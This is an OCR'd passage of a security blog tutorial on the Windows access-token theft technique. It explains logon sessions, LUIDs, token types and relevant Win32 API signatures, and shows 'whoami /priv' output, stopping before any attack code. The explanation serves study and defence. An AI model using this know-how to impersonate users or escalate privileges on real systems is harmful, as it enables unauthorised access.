
APT techniques: Access Token manipulation. Token theft. Simple C++ example.

cocomelonc.github.io/tutorial/2022/09/25/token-theft-1.html

September 25, 2022

7 minute read


Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research into one of the interesting classic APT techniques: Token theft.

windows tokens and privilege constants

The relationship between login sessions and access tokens is the most important idea to master to comprehend authentication in Windows settings. A logon session is used to indicate a user's presence on a computer: it begins when a user is successfully authenticated and ends when the user logs off.



Once the user has been authenticated successfully, the Local Security Authority (LSA) will generate a new login session and an access token.

Every new logon session is distinguished by a `64-bit` locally unique identifier (`LUID`), also known as the logon ID, and every access token must include an Authentication Id (or `AuthId`) parameter that identifies the origin/linked logon session using this `LUID` .

The primary purpose of an access token is to serve as a “volatile store for security settings connected with the login session” that may be dynamically updated. In this sense, when making security decisions, Windows developers interact with the access token that represents the login session (which is “hidden” in lsass)

Therefore, a developer may duplicate existing tokens via `DuplicateTokenEx` :

```
BOOL DuplicateTokenEx(
  HANDLE                       hExistingToken,
  DWORD                        dwDesiredAccess,
  LPSECURITY_ATTRIBUTES        lpTokenAttributes,
  SECURITY_IMPERSONATION_LEVEL ImpersonationLevel,
  TOKEN_TYPE                   TokenType,
  PHANDLE                      phNewToken
);
```

, calling thread impersonate the security context of a logged-on user via `ImpersonateLoggedOnUser`:

```
BOOL ImpersonateLoggedOnUser(
  HANDLE hToken
);
```

etc.

A token also contains a logon `SID` (Security Identifier) that identifies the current logon session.


The type of system actions that a user account may conduct is determined by their privileges. User and group rights are assigned by an administrator. Each user's rights consist of those provided to both the user and the groups to which the user belongs.

The access token routines that retrieve and modify privileges utilize the locally unique identifier (`LUID`) type to identify privileges. We can use the `LookupPrivilegeValue` function to determine the `LUID` for a privilege constant on the local system:


```
BOOL LookupPrivilegeValueA(
  LPCSTR lpSystemName,
  LPCSTR lpName,
  [PLUID  lpLuid
);
```

You can see all this info via command:

```
whoami /all
```



or using Process Explorer:



There are two types of access tokens:


- Primary (sometimes called Delegate)
- Impersonation

When a user logs into a Windows Domain, **primary tokens** are produced. This may be accomplished by physically accessing a Windows computer or remotely through Remote Desktop.


Typically, **impersonation tokens** do something in a different security context than the process that initiated them. For mounting network shares or domain logon scripts, these non-interactive tokens are utilized.

local administrator


Let's go to open two command prompts, one with administrator privileges:


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami /priv
PRIVILEGES INFORMATION
Privilege Name Description State
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeSecurityPrivilege Manage auditing and security log Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Disabled
SeLoadDriverPrivilege Load and unload device drivers Disabled
SeSystemProfilePrivilege Profile system performance Disabled
SeSystemtimePrivilege Change the system time Disabled
SeProfileSingleProcessPrivilege Profile single process Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority Disabled
SeCreatePagefilePrivilege Create a pagefile Disabled
SeBackupPrivilege Back up files and directories Disabled
SeRestorePrivilege Restore files and directories
5:28 AM
9/28/2022
Right Ctrl

one without:



and compare via Process Explorer:



As you can see, when we run `cmd.exe` with Administrator privileges the `BUILTIN\Administrators` flag is set to `Owner`. Which means `cmd.exe` is running in the security context of Administrator privileges.

What does this difference mean in the context of the token theft technique? It is mean that we may carry out the following operations:

- impersonate a client upon authentication using `SeImpersonatePrivilege`
- we can debug programs.

SeDebugPrivilege

